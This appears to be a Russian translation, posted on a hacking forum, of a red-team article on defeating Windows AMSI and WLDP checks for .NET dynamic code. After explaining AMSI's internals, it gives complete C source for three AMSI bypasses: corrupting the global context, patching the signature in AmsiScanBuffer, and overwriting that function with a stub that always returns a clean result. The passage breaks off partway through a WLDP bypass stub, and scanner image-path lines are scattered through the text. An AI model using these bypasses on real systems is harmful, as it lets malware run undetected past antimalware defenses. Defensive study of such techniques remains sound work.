
Статья Как красные команды обходят AMSI и WLDP для .NET динамического кода

xss.is/threads/30249

Ориг. статья



How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code

Introduction Previous Research AMSI Example in C AMSI Context AMSI Initialization AMSI Scanning CLR Implementation of AMSI AMSI Bypass A (Patching Data) AMSI Bypass B (Patching Code 1) AMSI Bypass ...

modexp.wordpress.com

1. Вступление
2. Предыдущее исследование
3. Пример AMSI в C
4. AMSI Context
5. Инициализация AMSI
6. Сканирование AMSI
7. CLR Внедрение AMSI
8. Обход AMSI A (данные исправления)

1. Введение

v4.8 платформы dotnet использует интерфейс сканирования на наличие вредоносных программ (AMSI) и политику блокировки Windows (WLDP) для блокировки потенциально нежелательного программного обеспечения, запущенного из памяти. WLDP проверит цифровую подпись динамического кода, в то время как AMSI будет сканировать программное обеспечение, которое может быть вредоносным или заблокировано администратором. В этом посте описаны три общеизвестных метода, которые красные команды в настоящее время используют для обхода AMSI, и один для обхода WLDP. Описанные методы обхода несколько универсальны и не требуют специальных знаний. Если вы читаете этот пост в любое время после июня 2019 года, методы могут больше не работать. Исследование, показанное здесь, было проведено в сотрудничестве с TheWover.

2. Предыдущие исследования

В следующей таблице приведены ссылки на прошлые исследования. Если вы чувствуете, что я по кому-то скучал, не стесняйтесь присылать мне подробности по электронной почте.

Май 2016	Обход Amsi с помощью PowerShell 5 Hijacking от Cneelis
Июль 2017	Обход AMSI через угон COM-сервера от Мэтта Нельсона
Июль 2017	Обход Device Guard с помощью методов компиляции сборки .NET, автор Matt Graeber
Февраль 2018	Обход AMSI с нулевым характером от Satoshi Tanda
Февраль 2018	Обход AMSI: Техника исправления от CyberArk (Ави Гимпел и Зеев Бен Порат).
Февраль 2018	Взлет и падение AMSI Таль Либерман (Ensilo).
Май 2018	AMSI Bypass Redux от Ави Гимпель (CyberArk).
Июнь 2018	Изучение PowerShell AMSI и Уклонение от регистрации от Адама Честера
Июнь 2018	Отключение AMSI в JScript с помощью одного простого трюка Джеймса Форшоу
Июнь 2018	Документирование и атака на функцию управления приложениями Защитника Windows - трудный путь - практический пример по методологии исследования безопасности, автор Matt Graeber
Октябрь 2018	Как обойти AMSI и выполнить ЛЮБОЙ вредоносный код Powershell от Andre Marques
Октябрь 2018	AmsiScanBuffer Bypass Часть 1, Часть 2, Часть 3, Часть 4 от Rasta Mouse
Декабрь 2018	Функция PoC для повреждения глобальной переменной g_amsiContext в clr.dll. Автор Matt Graeber
Апрель 2019	В обход AMSI для VBA от Питер Силен (Outflank)

3. Пример AMSI в C


Учитывая путь к файлу, следующая функция откроет его, отобразит в памяти и использует AMSI, чтобы определить, является ли содержимое вредоносным или же оно заблокировано администратором.

Code:


```
typedef HRESULT (WINAPI *AmsiInitialize_t)(
  LPCWSTR      appName,
  HAMSICONTEXT *amsiContext);

typedef HRESULT (WINAPI *AmsiScanBuffer_t)(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result);

typedef void (WINAPI *AmsiUninitialize_t)(
  HAMSICONTEXT amsiContext);

BOOL IsMalware(const char *path) {
    AmsiInitialize_t   _AmsiInitialize;
    AmsiScanBuffer_t   _AmsiScanBuffer;
    AmsiUninitialize_t _AmsiUninitialize;
    HAMSICONTEXT       ctx;
    AMSI_RESULT        res;
    HMODULE            amsi;

    HANDLE             file, map, mem;
    HRESULT            hr = -1;
    DWORD              size, high;
    BOOL               malware = FALSE;

    // load amsi library
    amsi = LoadLibrary("amsi");

    // resolve functions
    _AmsiInitialize =
      (AmsiInitialize_t)
      GetProcAddress(amsi, "AmsiInitialize");

    _AmsiScanBuffer =
      (AmsiScanBuffer_t)
      GetProcAddress(amsi, "AmsiScanBuffer");

    _AmsiUninitialize =
      (AmsiUninitialize_t)
      GetProcAddress(amsi, "AmsiUninitialize");

    // return FALSE on failure
    if(_AmsiInitialize   == NULL ||
       _AmsiScanBuffer   == NULL ||
       _AmsiUninitialize == NULL) {
      printf("Unable to resolve AMSI functions.\n");
      return FALSE;
    }
```

```
    // open file for reading
    file = CreateFile(
      path, GENERIC_READ, FILE_SHARE_READ,
      NULL, OPEN_EXISTING,
      FILE_ATTRIBUTE_NORMAL, NULL);

    if(file != INVALID_HANDLE_VALUE) {
      // get size
      size = GetFileSize(file, &high);
      if(size != 0) {
        // create mapping
        map = CreateFileMapping(
          file, NULL, PAGE_READONLY, 0, 0, 0);

        if(map != NULL) {
          // get pointer to memory
          mem = MapViewOfFile(
            map, FILE_MAP_READ, 0, 0, 0);

          if(mem != NULL) {
            // scan for malware
            hr = _AmsiInitialize(L"AMSI Example", &ctx);
            if(hr == S_OK) {
              hr = _AmsiScanBuffer(ctx, mem, size, NULL, 0, &res);
              if(hr == S_OK) {
                malware = (AmsiResultIsMalware(res) ||
                           AmsiResultIsBlockedByAdmin(res));
              }
              _AmsiUninitialize(ctx);
            }
            UnmapViewOfFile(mem);
          }
          CloseHandle(map);
        }
      }
      CloseHandle(file);
    }
    return malware;
}
```

Сканирование "хорошего" и "плохого" файла.



Если вы уже знакомы с внутренними компонентами AMSI, вы можете перейти к методам обхода здесь.



How Red Teams Bypass AMSI and WLDP for .NET Dynamic Code

Introduction Previous Research AMSI Example in C AMSI Context AMSI Initialization AMSI Scanning CLR Implementation of AMSI AMSI Bypass A (Patching Data) AMSI Bypass B (Patching Code 1) AMSI Bypass ...


modexp.wordpress.com

4. Контекст AMSI

Контекст является недокументированной структурой, но вы можете использовать следующее для интерпретации возвращаемого дескриптора.

Code:

```
typedef struct tagHAMSICONTEXT {
  DWORD        Signature;          // "AMSI" or 0x49534D41
  PWCHAR       AppName;            // set by AmsiInitialize
  IAntimalware *Antimalware;       // set by AmsiInitialize
  DWORD        SessionCount;       // increased by AmsiOpenSession
} _HAMSICONTEXT, *_PHAMSICONTEXT;
```

5. Инициализация AMSI

appName указывает на пользовательскую строку в формате юникод, а amsiContext указывает на дескриптор типа HAMSICONTEXT. Он возвращает S_OK, если контекст AMSI был успешно инициализирован. Следующий код не является полной реализацией функции, но должен помочь вам понять, что происходит внутри.

Code:

```
HRESULT _AmsiInitialize(LPCWSTR appName, HAMSICONTEXT *amsiContext) {
    _HAMSICONTEXT *ctx;
    HRESULT       hr;
    int           nameLen;
    IClassFactory *clsFactory = NULL;

    // invalid arguments?
    if(appName == NULL || amsiContext == NULL) {
      return E_INVALIDARG;
    }

    // allocate memory for context
    ctx = (_HAMSICONTEXT*)CoTaskMemAlloc(sizeof(_HAMSICONTEXT));
    if(ctx == NULL) {
      return E_OUTOFMEMORY;
    }

    // initialize to zero
    ZeroMemory(ctx, sizeof(_HAMSICONTEXT));

    // set the signature to "AMSI"
    ctx->Signature = 0x49534D41;

    // allocate memory for the appName and copy to buffer
    nameLen = (lstrlen(appName) + 1) * sizeof(WCHAR);
    ctx->AppName = (PWCHAR)CoTaskMemAlloc(nameLen);

    if(ctx->AppName == NULL) {
      hr = E_OUTOFMEMORY;
    } else {
      // set the app name
      lstrcpy(ctx->AppName, appName);

      // instantiate class factory
      hr = DllGetClassObject(
        CLSID_Antimalware,
        IID_IClassFactory,
        (LPVOID*)&clsFactory);

      if(hr == S_OK) {
        // instantiate Antimalware interface
        hr = clsFactory->CreateInstance(
          NULL,
          IID_IAntimalware,
          (LPVOID*)&ctx->Antimalware);

        // free class factory
        clsFactory->Release();

        // save pointer to context
        *amsiContext = ctx;
```

```
      }
    }

    // if anything failed, free context
    if(hr != S_OK) {
      AmsiFreeContext(ctx);
    }
    return hr;
}
```

Память выделяется в куче для структуры HAMSICONTEXT и инициализируется с использованием appName, подписи AMSI (0x49534D41) и интерфейса IAntimalware.

6. Сканирование AMSI

Следующий код дает вам приблизительное представление о том, что происходит при вызове функции. Если сканирование прошло успешно, возвращаемым результатом будет S_OK, и необходимо проверить AMSI_RESULT, чтобы определить, содержит ли буфер нежелательное программное обеспечение.

Code:

```
HRESULT _AmsiScanBuffer(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result)
{
    _HAMSICONTEXT *ctx = (_HAMSICONTEXT*)amsiContext;

    // validate arguments
    if(buffer           == NULL       ||
       length           == 0          ||
       amsiResult       == NULL       ||
       ctx              == NULL       ||
       ctx->Signature   != 0x49534D41 ||
       ctx->AppName     == NULL       ||
       ctx->Antimalware == NULL)
    {
      return E_INVALIDARG;
    }

    // scan buffer
    return ctx->Antimalware->Scan(
      ctx->Antimalware,     // rcx = this
      &CAmsiBufferStream,   // rdx = IAmsiBufferStream interface
      amsiResult,           // r8  = AMSI_RESULT
      NULL,                 // r9  = IAntimalwareProvider
      amsiContext,          // HAMSICONTEXT
      CAmsiBufferStream,
      buffer,
      length,
      contentName,
      amsiSession);
}
```

Обратите внимание, как аргументы проверены. Это один из многих способов принудительного сбоя AmsiScanBuffer и возврата E_INVALIDARG.

7. CLR Внедрение AMSI

CLR использует частную функцию AmsiScan для обнаружения нежелательного программного обеспечения, переданного с помощью метода Load. Обнаружение может привести к завершению процесса .NET, но не обязательно неуправляемого процесса с использованием интерфейсов хостинга CLR. Следующий код дает вам приблизительное представление о том, как CLR реализует AMSI.

Code:

```
AmsiScanBuffer_t _AmsiScanBuffer;
AmsiInitialize_t _AmsiInitialize;
HAMSICONTEXT     *g_amsiContext;

VOID AmsiScan(PVOID buffer, ULONG length) {
    HMODULE          amsi;
    HAMSICONTEXT     *ctx;
    HAMSI_RESULT     amsiResult;
    HRESULT          hr;

    // if global context not initialized
    if(g_amsiContext == NULL) {
      // load AMSI.dll
      amsi = LoadLibraryEx(
        L"amsi.dll",
        NULL,
        LOAD_LIBRARY_SEARCH_SYSTEM32);

      if(amsi != NULL) {
        // resolve address of init function
        _AmsiInitialize =
          (AmsiInitialize_t)GetProcAddress(amsi, "AmsiInitialize");

        // resolve address of scanning function
        _AmsiScanBuffer =
          (AmsiScanBuffer_t)GetProcAddress(amsi, "AmsiScanBuffer");

        // failed to resolve either? exit scan
        if(_AmsiInitialize == NULL ||
           _AmsiScanBuffer == NULL) return;

        hr = _AmsiInitialize(L"DotNet", &ctx);

        if(hr == S_OK) {
          // update global variable
          g_amsiContext = ctx;
        }
      }
    }
    if(g_amsiContext != NULL) {
      // scan buffer
      hr = _AmsiScanBuffer(
        g_amsiContext,
        buffer,
        length,
        0,
        0,
        &amsiResult);

      if(hr == S_OK) {
        // if malware was detected or it's blocked by admin
```

```
        if(AmsiResultIsMalware(amsiResult) ||
           AmsiResultIsBlockedByAdmin(amsiResult))
        {
          // "Operation did not complete successfully because "
          // "the file contains a virus or potentially unwanted"
          // software.
          GetHRMsg(ERROR_VIRUS_INFECTED, &error_string, 0);
          ThrowHR(COR_E_BADIMAGEFORMAT, &error_string);
        }
      }
    }
}
```

Когда AmsiScan вызывается впервые, он вызывает AmsiInitialize и в случае успеха возвращает указатель на контекст AMSI. Затем указатель сохраняется в глобальной переменной g_amsiContext, которая будет использоваться для последующих сканирований. Если буфер содержит вредоносный код, ThrowHR вызывается с COR_E_BADIMAGEFORMAT и ERROR_VIRUS_INFECTED в качестве вторичной ошибки. Проблема с этим кодом заключается в том, что AmsiScanBuffer вернет E_INVALIDARG, если контекст AMSI поврежден и тот факт, что AmsiScan не пытается выяснить, почему.

8. Обход AMSI вариант A (исправление данных)

Мэтт Грэбер предоставил PoC, который портит контекст, на который указывает CLR! G_amsiContext, в результате чего AmsiScanBuffer возвращает E_INVALIDARG. Как вы можете видеть из реализации CLR, это работает, потому что результат CLR! AmsiScan никогда не проверяется на успех или провал. Предполагается, что он просто выдаст ошибку и завершит работу хост-приложения при любой попытке загрузить нежелательное программное обеспечение. Однако неуправляемое приложение, содержащее сборку .NET, вероятно, обработает любое исключение C ++. Защитник Windows по-прежнему регистрирует обнаружение вредоносного кода, но в некоторых случаях неуправляемое хост-приложение продолжает работать. Чтобы отключить AMSI через g_amsiContext, можно выполнить поиск либо в массивах памяти, на которую указывает PEB.ProcessHeap, либо в каждом указателе, найденном в виртуальном адресном пространстве сегмента .data. Следующий код демонстрирует последний подход. Это работает только после того, как CLR вызвал AmsiScan.

Code:

```
BOOL DisableAMSI(VOID) {
    LPVOID                  hCLR;
    BOOL                    disabled = FALSE;
    PIMAGE_DOS_HEADER       dos;
    PIMAGE_NT_HEADERS       nt;
    PIMAGE_SECTION_HEADER   sh;
    DWORD                   i, j, res;
    PBYTE                   ds;
    MEMORY_BASIC_INFORMATION mbi;
    _PHAMSICONTEXT          ctx;

    hCLR = GetModuleHandleA("CLR");

    if(hCLR != NULL) {
      dos = (PIMAGE_DOS_HEADER)hCLR;
      nt  = RVA2VA(PIMAGE_NT_HEADERS, hCLR, dos->e_lfanew);
      sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
             nt->FileHeader.SizeOfOptionalHeader);

      // scan all writeable segments while disabled == FALSE
      for(i = 0;
          i < nt->FileHeader.NumberOfSections && !disabled;
          i++)
      {
        // if this section is writeable, assume it's data
        if (sh[i].Characteristics & IMAGE_SCN_MEM_WRITE) {
          // scan section for pointers to the heap
          ds = RVA2VA (PBYTE, hCLR, sh[i].VirtualAddress);

          for(j = 0;
              j < sh[i].Misc.VirtualSize - sizeof(ULONG_PTR);
              j += sizeof(ULONG_PTR))
          {
            // get pointer
            ULONG_PTR ptr = *(ULONG_PTR*)&ds[j];
            // query if the pointer
            res = VirtualQuery((LPVOID)ptr, &mbi, sizeof(mbi));
            if(res != sizeof(mbi)) continue;

            // if it's a pointer to heap or stack
            if ((mbi.State   == MEM_COMMIT    ) &&
                (mbi.Type    == MEM_PRIVATE   ) &&
                (mbi.Protect == PAGE_READWRITE))
            {
              ctx = (_PHAMSICONTEXT)ptr;
              // check if it contains the signature
              if(ctx->Signature == 0x49534D41) {
                // corrupt it
                ctx->Signature++;
                disabled = TRUE;
                break;
```

```
                }
              }
            }
          }
        }
    }
    return disabled;
}
```

9. Обход AMSI B (Исправление Кода 1)

CyberArk предлагает исправить AmsiScanBuffer двумя инструкциями: xor edi, edi, nop. Если вы хотите перехватить функцию, использование механизма дизассемблера длины (Length Disassembler Engine =LDE) может быть полезно для вычисления правильного количества prolog bytes, которые нужно сохранить перед перезаписью с помощью перехода к альтернативной функции. Поскольку контекст AMSI, передаваемый в эту функцию, проверяется и один из тестов требует, чтобы Signature была «AMSI», вы можете найти это непосредственное значение и просто изменить его на что-то другое. В следующем примере мы повреждаем подпись в коде, а не в контексте / данных, как продемонстрировал Мэтт Грэбер.

Code:

```
BOOL DisableAMSI(VOID) {
    HMODULE        dll;
    PBYTE          cs;
    DWORD          i, op, t;
    BOOL           disabled = FALSE;
    _PHAMSICONTEXT ctx;

    // load AMSI library
    dll = LoadLibraryExA(
      "amsi", NULL,
      LOAD_LIBRARY_SEARCH_SYSTEM32);

    if(dll == NULL) {
      return FALSE;
    }
    // resolve address of function to patch
    cs = (PBYTE)GetProcAddress(dll, "AmsiScanBuffer");

    // scan for signature
    for(i=0;;i++) {
      ctx = (_PHAMSICONTEXT)&cs[i];
      // is it "AMSI"?
      if(ctx->Signature == 0x49534D41) {
        // set page protection for write access
        VirtualProtect(cs, sizeof(ULONG_PTR),
          PAGE_EXECUTE_READWRITE, &op);

        // change signature
        ctx->Signature++;

        // set page back to original protection
        VirtualProtect(cs, sizeof(ULONG_PTR), op, &t);
        disabled = TRUE;
        break;
      }
    }
    return disabled;
}
```


10. Обход AMSI C (код исправления 2)

Таль Либерман предлагает перезаписать байты пролога AmsiScanBuffer для возврата 1. Следующий код также перезаписывает эту функцию, так что он возвращает AMSI_RESULT_CLEAN и S_OK для каждого буфера, сканированного CLR.

Code:

```
// fake function that always returns S_OK and AMSI_RESULT_CLEAN
static HRESULT AmsiScanBufferStub(
  HAMSICONTEXT amsiContext,
  PVOID        buffer,
  ULONG        length,
  LPCWSTR      contentName,
  HAMSISESSION amsiSession,
  AMSI_RESULT  *result)
{
    *result = AMSI_RESULT_CLEAN;
    return S_OK;
}

static VOID AmsiScanBufferStubEnd(VOID) {}

BOOL DisableAMSI(VOID) {
    BOOL    disabled = FALSE;
    HMODULE amsi;
    DWORD   len, op, t;
    LPVOID  cs;

    // load amsi
    amsi = LoadLibrary("amsi");

    if(amsi != NULL) {
      // resolve address of function to patch
      cs = GetProcAddress(amsi, "AmsiScanBuffer");

      if(cs != NULL) {
        // calculate length of stub
        len = (ULONG_PTR)AmsiScanBufferStubEnd -
          (ULONG_PTR)AmsiScanBufferStub;

        // make the memory writeable
        if(VirtualProtect(
          cs, len, PAGE_EXECUTE_READWRITE, &op))
        {
          // over write with code stub
          memcpy(cs, &AmsiScanBufferStub, len);

          disabled = TRUE;

          // set back to original protection
          VirtualProtect(cs, len, op, &t);
        }
      }
    }
    return disabled;
}
```

После применения исправления мы видим, что нежелательное программное обеспечение помечено как безопасное.




11. Пример WLDP в C

Следующая функция демонстрирует, как запросить доверие динамического кода в памяти с помощью политики блокировки Windows.

Code:


```
BOOL VerifyCodeTrust(const char *path) {
    WldpQueryDynamicCodeTrust_t _WldpQueryDynamicCodeTrust;
    HMODULE                     wldp;
    HANDLE                      file, map, mem;
    HRESULT                     hr = -1;
    DWORD                       low, high;

    // load wldp
    wldp = LoadLibrary("wldp");
    _WldpQueryDynamicCodeTrust =
      (WldpQueryDynamicCodeTrust_t)
      GetProcAddress(wldp, "WldpQueryDynamicCodeTrust");

    // return FALSE on failure
    if(_WldpQueryDynamicCodeTrust == NULL) {
      printf("Unable to resolve address for WLDP.dll!WldpQueryDynamicCodeTrust.\n");
      return FALSE;
    }

    // open file reading
    file = CreateFile(
      path, GENERIC_READ, FILE_SHARE_READ,
      NULL, OPEN_EXISTING,
      FILE_ATTRIBUTE_NORMAL, NULL);

    if(file != INVALID_HANDLE_VALUE) {
      // get size
      low = GetFileSize(file, &high);
      if(low != 0) {
        // create mapping
        map = CreateFileMapping(file, NULL, PAGE_READONLY, 0, 0, 0);
        if(map != NULL) {
          // get pointer to memory
          mem = MapViewOfFile(map, FILE_MAP_READ, 0, 0, 0);
          if(mem != NULL) {
            // verify signature
            hr = _WldpQueryDynamicCodeTrust(0, mem, low);
            UnmapViewOfFile(mem);
          }
          CloseHandle(map);
        }
      }
      CloseHandle(file);
    }
    return hr == S_OK;
}
```



12. Обход A WLDP (код исправления 1)
Перезаписать функцию заглушкой кода, которая всегда возвращает S_OK.

Code:

```
// fake function that always returns S_OK
static HRESULT WINAPI WldpQueryDynamicCodeTrustStub(
    HANDLE fileHandle,
    PVOID  baseImage,
    ULONG  ImageSize)
{
    return S_OK;
}

